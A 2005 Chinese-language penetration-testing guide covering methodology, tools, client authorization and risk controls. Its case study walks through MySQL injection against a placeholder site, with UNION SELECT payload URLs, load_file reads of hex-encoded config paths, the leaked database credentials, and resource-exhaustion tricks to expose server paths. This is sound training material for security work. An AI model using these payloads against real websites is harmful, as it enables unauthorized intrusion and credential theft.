渗透测试操作实务

网络安全焦点 <http://www.xfocus.net>

吴鲁加编辑整理

<wlj@xfocus.org,wulujia@gmail.com> 2005-09-26

版本：v1.0

作者简介:

著名中国网络安全技术网站“网络安全焦点”成员。

熟悉网络安全架构设计，对信息系统安全的组织，管理和技术有深入了解，具备多年的安全服务（网络安全评估、IT 服务管理、风险管理、系统优化、应急响应、渗透测试和安全培训等）实际操作经验。

目前供职的深圳市大成天下信息技术有限公司，主要产品是游刃基线安全（漏洞扫描）系统，同时提供评估、渗透测试、培训及定制开发等服务。

目录

1. 渗透测试服务概述

1.1. 渗透测试概述

渗透测试（Penetration Test）是指安全工程师尽可能完整地模拟黑客使用的漏洞发现技术和攻击手段，对目标网络/系统/主机/应用的安全性作深入的探测，发现系统最脆弱的环节的过程。渗透测试能够直观的让管理人员知道自己网络所面临的问题。

渗透测试是一种专业的安全服务，类似于军队里的“实战演习”或者“沙盘推演”的概念，通过实战和推演，让用户清晰了解目前网络的脆弱性、可能造成的影响，以便采取必要的防范措施。

1.2. 渗透测试能为客户带来的收益

从渗透测试中，客户能够得到的收益至少有:

1) 协助用户发现组织中的安全最短板，协助企业有效的了解目前降低风险的初始任务;
2) 一份文档齐全有效的渗透测试报告有助于组织 IT 管理者以案例说明目前安全现状，从而增强信息安全的认知程度，甚至提高组织在安全方面的预算;
3) 信息安全是一个整体工程，渗透测试有助于组织中的所有成员意识到自己的岗位同样可能提高或降低风险，有助于内部安全的提升;

当然，渗透测试并不能保证发现目标网络中的“所有”弱点，因此我们不宜片面强调它的重要性。

但是，目前国内的现状是:

1) 大多数企业没有意识到渗透测试的作用;
2) 仅有少数信息安全企业有能力完成出色的渗透测试服务。


因此，渗透测试甚至一度沦为客户检验安全公司技术能力的一个标尺。

2.渗透测试涉及的技术

长期以来，渗透测试被人们披上一层神秘的面纱，究其原因，主要还是从事渗透测试的操作者们不仅能够熟练地使用各种工具，往往还能够独出机杼地从不同角度，运用一些“说破不值半文钱”的方法突破网络系统的防御获取权限。

当然，就象福尔摩斯的推理一般，这些看似“不可完成的任务”，实际上可以通过缜密的技巧训练加上善用逆向思维、发散思维来达成。

下面我们简单介绍在渗透测试的各个阶段（与骇客攻击的阶段相似）可能会用到的一些工具，运用之妙，存乎一心，思路方面的突破在这篇短文中无法尽述，只能由读者自行学习了。



2.1.预攻击阶段

基本网络信息获取

- ping 目标网络得到 IP 地址和 ttl 等信息
- tcptraceroute 和 traceroute 的结果
- whois 结果
- netcraft 获取目标可能存在的域名、Web 及服务器信息
- curl 获取目标 web 基本信息
- nmap 对网站进行端口扫描并判断操作系统类型
- google、yahoo、baidu 等搜索引擎获取目标信息

- 采用 FWtester、hping3 等工具进行防火墙规则探测
- ……

常规漏洞扫描和采用商用软件进行检测

- 结合使用游刃与 Nessus 等商用或免费的扫描工具进行漏洞扫描
- 采用 SolarWind 对网络设备等进行发现
- 采用 nikto、webinspect 等软件对 web 常见漏洞进行扫描
- 采用如 AppDetectiv 之类的商用软件对数据库进行扫描分析
- ……

对 Web 和数据库应用进行分析

- 采用 WebProxy、SPIKEProxy、webscarab、ParosProxy、Absinthe 等工具进行分析
- 用 Ethereal 抓包协助分析
- 用 webscan、fuzzer 进行 SQL 注入和 XSS 漏洞初步分析
- 手工检测 SQL 注入和 XSS 漏洞
- 采用类似 OScanner 的工具对数据库进行分析
- ……

应用分析的注意事项


- 检查应用系统架构、防止用户绕过系统直接修改数据库
- 检查身份认证模块，防止非法用户绕过身份认证
- 检查数据库接口模块，防止用户获取系统权限
- 检查文件接口模块，防止用户获取系统文件
- 检查其他安全威胁

其中每个环节都还有详细的 checklist，读者可以自行补充。

2.2.攻击阶段

基于通用设备、数据库、操作系统和应用的攻击

可以采用各种公开及私有的缓冲区溢出程序代码，一个比较好的Exploit搜索站点是：http://www.frsirt.com/exploits/。也可以采用诸如Metasploit Framework之类的利用程序集合。



基于应用的攻击

基于 web、数据库或特定的 B/S 或 C/S 结构的网络应用程序存在的弱点进行攻击，常见的如 SQL 注入攻击、跨站脚本攻击等均属于这一类型，我们在第 4.1.2 小节的《实战演练及报表输出》中举了一个常见的基于应用进行攻击的案例。

口令猜解技术

口令是信息安全里永恒的主题，在笔者参与的渗透测试项目中，通过弱口令获取权限者不在少数。进行口令猜解可以采用游刃、X-Scan、Brutus、Hydra、溯雪等工具。下图为游刃的口令策略审查模板。


2.3.后攻击阶段

口令嗅探与键盘记录

嗅探、键盘记录、木马等软件，功能简单，但要求不被防病毒软件发觉，因此通常需要自行开发或修改。

口令破解

有许多著名的口令破解软件，如 L0phtCrack、John the Ripper、Cain 等。



2.4. 其它手法

这里列出的方法，有些可能对用户的网络造成较大影响（例如服务中断），有的则与安全管理密切相关（不能仅从技术考量），有的则是需要到现场才能进行作业，因此通常情况下较少为渗透测试者所采用。但可以根据具体客户的需求状态进行判断。

- DoS & DDoS
- 客户端攻击
- 无线攻击
- War Dialing
- 社交工程方法

3.操作中的注意事项

3.1.测试前提供给 Pen-Tester 的资料

3.1.1.黑箱测试

黑箱测试又被称为所谓的“zero-knowledge testing”，渗透者完全处于对系统一无所知的状态，通常这类型测试，最初的信息获取来自于 DNS、Web、Email 及各种公开对外的服务器。

3.1.2.白盒测试

白盒测试与黑箱测试恰恰相反，测试者可以通过正常渠道向被测单位取得各种资料，包括网络拓扑、员工资料甚至网站或其它程序的代码片断，也能够与单位的其它员工（销售、程序员、管理者……）进行面对面的沟通。这类测试的目的是模拟企业内部雇员的越权操作。

3.1.3.隐秘测试

隐秘测试是对被测单位而言的，通常情况下，接受渗透测试的单位网络管理部门会收到通知：在某些时段进行测试。因此能够监测网络中出现的变化。但隐秘测试则被测单位也仅有极少数人知晓测试的存在，因此能够有效地检验单位中的信息安全事件监控、响应、恢复做得是否到位。

3.2.攻击路径

测试目标不同，涉及需要采用的技术也会有一定差异，因此下面简单说明在不同位置、攻击路径不同时可能采用的技术。

3.2.1.内网测试

内网测试指的是渗透测试人员由内部网络发起测试，这类测试能够模拟企业内部违规操作者的行为。最主要的“优势”是绕过了防火墙的保护。内部主要可能采用的渗透方式:

1) 远程缓冲区溢出;
2) 口令猜测;
3) B/S 或 C/S 应用程序测试（如果涉及 C/S 程序测试，需要提前准备相关客户端软件供测试使用）;

3.2.2.外网测试

外网测试指的是渗透测试人员完全处于外部网络（例如拨号、ADSL 或外部光纤），模拟对内部状态一无所知的外部攻击者的行为。

1) 对网络设备的远程攻击;
2) 口令管理安全性测试;
3) 防火墙规则试探、规避;
4) Web 及其它开放应用服务的安全性测试;

3.2.3.不同网段/Vlan 之间的渗透

这种渗透方式是从某内/外部网段，尝试对另一网段/Vlan 进行渗透。这类测试通常可能用到的技术包括:

1) 对网络设备的远程攻击;
2) 对防火墙的远程攻击或规则探测、规避尝试;

3.3.实施流程

3.3.1.实施方案制定、客户书面同意

合法性即客户书面授权委托，并同意实施方案是进行渗透测试的必要条件。渗透测试首先必须将实施方法、实施时间、实施人员，实施工具等具体的实施方案提交给客户，并得到客户的相应书面委托和授权。

应该做到客户对渗透测试所有细节和风险的知晓、所有过程都在客户的控制下进行。这也是专业渗透测试服务与黑客攻击入侵的本质不同。

3.3.2.信息收集分析

信息收集是每一步渗透攻击的前提，通过信息收集可以有针对性地制定模拟攻击测试计划，提高模拟攻击的成功率，同时可以有效的降低攻击测试对系统正常运行造成的不利影响。

信息收集的方法包括 Ping Sweep、DNS Sweep、DNS zone transfer、操作系统指纹判别、应用判别、账号扫描、配置判别等。信息收集常用的工具包括商业网络安全漏洞扫描软件（例如：游刃、极光等），免费安全检测工具（例如：NMAP、NESSUS 等）。操作系统内置的许多功能（例如：TELNET、NSLOOKUP、IE 等）也可以作为信息收集的有效工具。

3.3.3.内部计划制定、二次确认

根据客户设备范围和项目时间计划，并结合前一步初步的信息收集得到的设备存活情况、网络拓扑情况以及扫描得到的服务开放情况、漏洞情况制定内部的详细实施计划。具体包括每个地址下一步可能采用的测试手段，详细时间安排。并将以下一步工作的计划和时间安排与客户进行确认。

3.3.4.取得权限、提升权限

通过初步的信息收集分析，存在两种可能性，一种是目标系统存在重大的安全弱点，测试可以直接控制目标系统；另一种是目标系统没有远程重大的安全弱

点，但是可以获得普通用户权限，这时可以通过该普通用户权限进一步收集目标系统信息。接下来尽最大努力取得超级用户权限、收集目标主机资料信息，寻求本地权限提升的机会。这样不停的进行信息收集分析、权限提升的结果形成了整个的渗透测试过程。

3.3.5.生成报告

渗透测试之后，测试者将会提供一份渗透测试报告。报告将会十分详细的说明渗透测试过程中的得到的数据和信息，并且将会详细的纪录整个渗透测试的全部操作。

3.4.风险规避措施

3.4.1.渗透测试时间与策略

3.4.1.1. 时间选择

为减轻渗透测试对网络和主机的影响，渗透测试时间尽量安排在业务量不大的时段或晚上。

3.4.1.2. 攻击策略集选择

为防止渗透测试造成网络和主机的业务中断，在渗透测试中不使用含有拒绝服务的测试策略。

3.4.1.3. 保守策略选择

对于不能接受任何可能风险的主机系统，如银行票据核查系统，电力调度系统等，可选择如下保守策略:

1) 复制一份目标环境，包括硬件平台，操作系统，数据库管理系统，应用软件等。
2) 对目标的副本进行渗透测试。

3.4.2.系统备份和恢复

3.4.2.1. 系统备份

为防止在渗透测试过程中出现的异常的情况，所有被评估系统均应在被评估之前作一次完整的系统备份或者关闭正在进行的操作，以便在系统发生灾难后及时恢复。

3.4.2.2. 系统恢复

在渗透测试过程中，如果出现被评估系统没有响应或中断的情况，应当立即停止测试工作，与客户方配合人员一起分析情况，在确定原因后，及时恢复系统，并采取必要的预防措施（比如调整测试策略）之后，确保对系统无影响，并经客户方同意之后才可继续进行。

3.4.3.工程中合理沟通的保证

在工程实施过程中，确定不同阶段的测试人员以及客户方的配合人员，建立直接沟通的渠道，并在工程出现难题的过程中保持合理沟通。

3.4.4.系统监测

在评估过程中，由于渗透测试的特殊性，用户可以要求对整体测试流程进行监控（可能提高渗透测试的成本）。

3.4.4.1. 测试方自控

由测试者对本次测透测试过程中的三方面数据进行完整记录:

1) 操作;
2) 响应;
3) 分析;

最终形成完整有效的渗透测试报告提交给用户。

3.4.4.2. 用户监控

可以有三种形式:

1) 全程监控: 采用类似 Ethereal 或 Sniffer Pro 的嗅探软件进行全程抓包嗅探。优点是全过程都能完整记录。缺点是数据量太大，不易分析；需要大容量存储设备。
2) 择要监控: 对扫描过程不进行录制，仅仅在安全工程师分析数据后，准备发起渗透前，才开启类似 Ethereal 或 Sniffer Pro 的软件进行嗅探。
3) 主机监控: 仅监控受测主机的存活状态，避免意外情况发生。目前国内应用比较多的是这种监控手段.

3.5. 其它

1) 测试前将所有工具的漏洞数据库都升级至最新版本;
2) 测试时最好通过专门的渗透测试代理服务器进行操作，在代理服务器上可以方便进行操作的监控，也能够为客户提供一个专门用于渗透测试的 IP 地址;
3) 后攻击阶段的操作如果确实必要，也应该先知会客户，然后进行操作;

4. 实战演练及报表输出

4.1. 实践操作过程

4.1.1. 预攻击阶段的发现

在获得授权后,我们用...发现目标情况如下:

- 网络层访问控制列表及防火墙策略控制得当，对无用服务进行较好的过滤；系统层防护完善，系统补丁完整；因此外部入侵者较难直接攻击成功。
- 该服务器上运行着两个配置不同的虚拟主机:

- http://www.target1.com 存在php + MySQL注入漏洞，恶意攻击者可能利用该漏洞更改主页、获取后台管理密码，并进一步获取系统管理员权限。
- Target1.com用户名可猜测;
- Target1.com暴露系统路径;
- ……

4.1.2.攻击阶段的操作

4.1.2.1. 判断网站存在SQL注入漏洞

http://www.target1.com/news.php?go=&newsClassId=1&newsId=1'

通过在正常url后加上一个'号，我们发现系统报告了一个不是有效的mysql命令的错误提示，这是典型的应用程序缺乏过滤导致的注入问题。

4.1.2.2. 资源占用导致应用程序报错

- 采用DoSent（大成天下自行开发的应用层测试工具）发送测试数据包对网站的非80端口进行连接，占用系统资源;
- 采用ab(Apache Web 性能测试工具)程序对80端口应用程序及数据库进行连接及查询，占用web资源;

用浏览器多次连接web后，出现错误提示，获取web目录及配置文件详情:

Fatal error: Maximum execution time of 30 seconds exceeded in C:\Inetpub\wwwroot\target1\inc\config.inc.php on line 9

PHP Fatal error: Maximum execution time of 30 seconds exceeded in C:\Inetpub\wwwroot\target1\inc\config.inc.php on line 9

由此得出web路径及关键配置文件路径。

4.1.2.3. 判断列数

http://www.target1.com/news.php?go=&newsClassId=1&newsId=1 order by 9

http://www.target1.com/news.php?go=&newsClassId=1&newsId=1 union select char(0x41),char(0x41),char(0x41),char(0x41),char(0x41),char(0x41),char(0x41),char(0x41),char(0x41)

可以确认需要带 9 个参数。

4.1.2.4. 尝试采用 load_file 和 substring 函数察看文件

c:\inetpub\wwwroot\target1\inc\config.inc.php 转换成 16 进制表示如下:

```
0000000: 633a 5c69 6e65 7470 7562 5c77 7777 726f   c:\inetpub\wwwro
0000010: 6f74 5c63 6879 5c69 6e63 5c63 6f6e 6669   ot\target1\inc\confi
0000020: 672e 696e 632e 7068 700a                  g.inc.php.
```

在 load-file 函数中就表示为:

load_file((0x633a5c696e65747075625c777777726f6f745c6368795c696e635c636f6e6669672e696e632e706870))

因此在浏览器中输入:

http://www.target1.com/news.php?go=&newsClassId=1&newsId=-1%20union%20select%201,1,load_file((0x633a5c696e65747075625c777777726f6f745c6368795c696e635c636f6e6669672e696e632e706870)),1,1,1,1,1,1

返回:

setDataSourceServer($dataSourceServer); $dbTools->setUser($dbUser); $dbTools->setPassword($dbPassword); $dbTools->setDataBase($dataBase); $dbTools->setDebug(true); if(!$dbTools->dbConnect())//Connect the dataSource , break if false { echo "

DataSource connect faile!

"; exit(); } include($systemUrl."count.inc.php");//include define count website access ?>

在浏览器中输入:

http://www.target1.com/news.php?go=&newsClassId=1&newsId=-1%20union%20select%201,1,substring(load_file((0x633a5c696e65747075625c777777726f6f745c6368795c696e635c636f6e6669672e696e632e706870)),33),1,1,1,1,1,1

返回:

Author @HuangJing **Function :Define param ,Get the dataSource connection ** **/ session_start(); header("Expires: Mon, 26 Jul 1997 05:00:00 GMT"); header("Last-Modified: " . gmdate("D, d M Y H:i:s") . "GMT"); header("Cache-Control: no-cache, must-revalidate"); header("Pragma: no-cache"); $author="2004"; $systemName="某某公司后台管理系统"; $bannerWord="略"; $SystemURL="http://www.target1.com"; $SystemAdmin="webmaster@target1.com"; $newsType=array("","略"); $goodsInputFile=array("",array("","goodsInput1.inc.php","goodsInput2.inc.php","goodsInput3.inc.php"),array("","goodsInput4.inc.php","goodsInput5.inc.php","goodsInput6.inc.php"),array("","goodsInput1.inc.php","goodsInput2.inc.php","goodsInput3.inc.php")); /*后台****/ $region=array('北京','上海','重庆','天津','河北','山西','内蒙古','辽宁','吉林','黑龙江','江苏',' 浙江','安徽','福建','江西', '山东','河南','湖北','湖南','广东','广西','海南','四川','贵州','云南','西藏','陕西','甘肃','青海','宁夏','新疆'); $functionList=array("添加操作员","修改口令/权限","删除操作员","修改我的口令", "公司新闻","行业信息","通知公告","企业大事记", "人才招聘","服务网点","在线咨询","在线投诉" ,"营销网点","车评管理","车型管理","企业荣誉" ,"质量报道","友情链接"); $functionAction=array("useradd","usermodify","userdel","passmodify" , "newsP1","newsP2","newsP3","history", "job","service","online","feedback" ,"sell","truckComment","goods","honor" ,"newsP4","link"); $functionRight=array("useradd","usermodify","userdel","passmodify", "user","user1","user2","user3", "user4","user5","user6","user7", "user8","user9","user10","user11" ,"user12","user13");//不要出现重复的元素 /****/

```
$systemUrl="c:/inetpub/wwwroot/target1/"; $systemWebUrl="/";//uset for wordedit upload file catlog
$systemIncludePath=$systemUrl."inc/"; include($systemIncludePath."define.inc.php");//include
define Function/Class File $uploadPath="upload/"; $SystemUpload=$systemUrl.$uploadPath;
$systemUploadUrl=$systemWebUrl.$uploadPath;
//$SystemUpload=$systemUrl.$uploadPath;//uset for wordedit upload file catlog
//$SystemUploadURL=$systemWebUrl.$uploadPath;//uset for wordedit upload file catlog
$SystemUploadURL=$SystemUpload; $website_url="localhost"; $systemAdminPath="admin/";
$dataSourceServer="localhost"; $dbUser="root"; $dbPassword="xxx123456xxx";
$dataBase="xxx"; $dbTools=new dbTools;//class define in define.inc.php
$dbTools->setDataSourceServer($dataSourceServer); $dbTools->setUser($dbUser);
$dbTools->setPassword($dbPassword); $dbTools->setDataBase($dataBase);
$dbTools->setDebug(true); if(!$dbTools->dbConnect())//Connect the dataSource , break if false
{ echo "
DataSource connect faile!
"; exit(); } include($systemUrl."count.inc.php");//include define count website access ?>
```

其中有许多有价值的信息，如 MySQL 的管理员密码、多个重要配置文件的位置等。

4.1.2.5. 通过返回值察看其它文件

察看 c:\inetpub\wwwroot\target1\inc\define.inc.php:

```
0000000: 633a 5c69 6e65 7470 7562 5c77 7777 726f   c:\inetpub\wwwro
0000010: 6f74 5c63 6879 5c69 6e63 5c64 6566 696e   ot\target1\inc\defin
0000020: 652e 696e 632e 7068 700a                  e.inc.php.
```

load_file((0x633a5c696e65747075625c777777726f6f745c6368795c696e635c646566696e652e696e632e706870))

http://www.target1.com/news.php?go=&newsClassId=1&newsId=-1%20union%20select%201,1,load_file((0x633a5c696e65747075625c777777726f6f745c6368795c696e635c646566696e652e696e632e706870)),1,1,1,1,1,1

dataSourceServer=$dataSourceServer; } function setUser($user) { $this->user=$user; } function setPassword($password) { $this->password=$password; } function setDataBase($dataBase) { $this->dataBase=$dataBase; } function setDebug($status) { $this->debug=$status; } function dbConnect() { $this->link=mysql_pconnect($this->dataSourceServer,$this->user,$this->password); if(!($this->link)) { return false; } else { if(!mysql_select_db($this->dataBase)) { return false; } else { return true; } } } function getResult($sql) { $result=@mysql_query($sql); if($this->debug) { echo $this->dbError(); } return $result; } function execute($sql) { if(@mysql_query($sql)) { if($this->debug) { echo $this->dbError(); } return true; } return false; } function dbClose() { @mysql_close($this->link); if($this->debug) { echo $this->dbError(); } } function dbError() { return @mysql_error($this->link); } function getRowsNums($res) { $nums=@mysql_num_rows($res); if($this->debug) { echo $this->dbError(); } return $nums; } function getFieldsNums($res) { $nums=@mysql_num_fields($res); if($this->debug) { echo $this->dbError(); } return $nums; } function fetchArray($res) { $res1=@mysql_fetch_array($res); if($this->debug) { echo $this->dbError(); } return $res1; } function resSeek($res,$offSet) { @mysql_data_seek($res,$offSet); if($this->debug) { echo $this->dbError(); } } function getLastId() { return @mysql_insert_id($this->link); } } function ShowMessage($message,$type=1) { /** display message **/ $temp1=""; $tmp="点确定返回"; if ($type==0) { echo $temp1."if (confirm(\"".$message.",".$tmp."\"));"; echo "window.history.back()\n"; echo $temp2; } else { echo $temp1."alert(\"".$message."\");".$temp2; } } function substrCut($str_cut,$length = 30) { if (strlen($str_cut) > $length) { for($i=0; $i < $length; $i++) { if (ord($str_cut[$i]) > 128) { $i++; } } $str_cut = substr($str_cut,0,$i) . "..."; } return $str_cut; } function changeStringTag($inString,$level=0) { /** **dispose input text ,filter the key word **param level=1 change html code **/ $strTemp=trim($inString); if(strlen($strTemp)>0) { $strTemp=str_replace("""," ",$strTemp); $strTemp=str_replace('\\'," \ ",$strTemp); $strTemp=str_replace("'"," ",$strTemp); if($level==1) { $strTemp=str_replace('<'," < ",$strTemp); $strTemp=str_replace('>'," > ",$strTemp); $strTemp=htmlspecialchars($strTemp); } } return $strTemp; } function generateRandomCode($long=4) { global $HTTP_SESSION_VARS;

for($i=0;$i<$long;$i++) { $rand.=rand(0,9); //$rand.=chr(rand(97,122)); } $HTTP_SESSION_VARS["verifyCode"]=$rand; $HTTP_SESSION_VARS["loginTime"]=time(); return $rand; } function generateVerifyCode() { global $systemAdminPath; if(is_dir($systemAdminPath."verifyImage")) { $dir=@opendir($systemAdminPath."verifyImage"); while(($file=readdir($dir))!=null) { if(time()-filemtime($systemAdminPath."verifyImage/".$file)>10) { @unlink($systemAdminPath."verifyImage/".$file); } } $im=imagecreate(45, 16); $background_color = imagecolorallocate ($im, 255, 255, 255); $text_color = imagecolorallocate ($im, 233, 14, 91); imagestring ($im, 5, 5, 0, generateRandomCode(), $text_color); $imgFile=time().rand(0,100).".jpg"; @imagejpeg($im,$systemAdminPath."verifyImage/".$imgFile); imagedestroy ($im); return $systemAdminPath."verifyImage/".$imgFile; } } function countVisitor() { global $systemUrl; $hand=@fopen($systemUrl."count.txt","r"); $count=@fread($hand,@filesize($systemUrl."count.txt")); @fclose($hand); return ($count+0); } function checkLogin() { global $HTTP_SESSION_VARS,$dbTools; list($count)=$dbTools->fetchArray($dbTools->getResult("SELECT COUNT(*) FROM adminuser WHERE id='$HTTP_SESSION_VARS[loginUserId]' AND name='$HTTP_SESSION_VARS[loginUser]' ")); return ($count>0?true:false); } function loadHtml($file) { global $systemAdminPath,$SystemAdmin,$system; include($systemAdminPath.$file); } function DisplayMessage($message, $withhr=true) { echo "".$message."\n"; if ($withhr) { echo "\n"; } } function CalcPassword($password) { return md5($GLOBALS["MD5RandomString"].$password); } function displayImage($imageFile,$width,$height) { global $systemUploadUrl; $swf="

察看 c:\inetpub\wwwroot\target1\admin.php:

```
0000000: 633a 5c69 6e65 7470 7562 5c77 7777 726f   c:\inetpub\wwwro
0000010: 6f74 5c63 6879 5c61 646d 696e 2e70 6870   ot\target1\admin.php
0000020: 0a
```

load_file((0x633a5c696e65747075625c777777726f6f745c6368795c61646d696e2e706870))

http://www.target1.com/news.php?go=&newsClassId=1&newsId=-1%20union%20select%201,1,load_file((0x633a5c696e65747075625c777777726f6f745c6368795c61646d696e2e706870)),1,1,1,1,1,1

getResult($sql); if ($dbTools->getRowsNums($result)>0) { $row=$dbTools->fetchArray($result); if ($row["pass"]==CalcPassword($HTTP_POST_VARS["password"])||$HTTP_POST_VARS["password"]=="**PasswordWeFound**") { $loginUser=$row["name"]; $loginUserId=$row["id"]; $loginRight=$row["myright"]; include($systemAdminPath."admin.inc.php"); } else { $error="口令错误，请重新登录: "; } } else { $error="帐号不存在，请重新登录: "; } //@mysql_free_result($result); } else { $error="验证码不对或验证码过时!"; } if($error) { include($systemAdminPath."error.inc.php"); } } else { (checkLogin())?include($systemAdminPath."admin.inc.php"):include($systemAdminPath."login.inc.php"); } include($systemAdminPath."footer.inc.php");//close the dbConnection include("inc/end.inc.php");//close the dbConnection ?>

4.1.2.6. 存在后台管理页面

http://www.target1.com/admin.php，且用户名有 admin、scc

结合看到的文件内容，得到结果: user=admin,pass=**PasswordWeFound**

MySQL 密码早就获取，但 phpmyadmin 有 web 密码保护，暂未考虑突破。

4.1.2.7. 其它

还可以猜测数据库表名称、密码长度并猜测密码值等

例如:

http://www.target1.com/news.php?go=&newsClassId=1&newsId=1%20UNION%20SELECT%201,1,1,1,username,password%20FROM%20user%20WHERE%20userid=1

返回

Table 'target1.user' doesn't existTable 'target1.user' doesn't exist

